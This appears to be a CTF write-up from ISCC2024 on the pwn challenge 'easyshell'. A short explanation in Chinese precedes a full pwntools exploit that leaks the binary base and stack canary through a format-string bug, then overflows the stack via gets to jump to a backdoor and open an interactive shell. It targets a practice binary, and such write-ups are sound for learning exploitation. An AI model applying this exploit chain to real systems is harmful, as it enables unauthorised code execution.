
# ISCC2024 WriteUp

AkyOI+李承达+3433778745@qq.com

### Pwn+easyshell

### 解题思路

1. 格式化字符串漏洞泄露地址和canary



2.利用gets栈溢出漏洞调用后门函数

### Exp

# sudo sysctl -w kernel.randomize\_va\_space=0

from pwn import\*

from Crypto.Util.number import long\_to\_bytes,bytes\_to\_long

context.log\_level='debug'

context(arch='amd64',os='linux')

context.terminal=['tmux','splitw','-h']

pwn = './easyshell'

p=process('./easyshell')

# gdb.attach(p)

header="flagis A"+'A'\*8

pay=header+".%17$p..%31$p."

p.recvuntil(">>")

p.sendline(pay)

p.recvuntil("AAAAAAAAA.0x")

elfbase=int(p.recv(12),16)-0x1520

p.recvuntil("0x")

canary=int(p.recv(16),16)

backdoor=elfbase+0x128e

pay=b'exit'+0x34\*b'a'+p64(canary)+p64(0)+p64(backdoor)

p.recvuntil(">>")

p.sendline(pay)

pay=b'exit\x00'

p.recvuntil(">>")

p.sendline(pay)

p.interactive()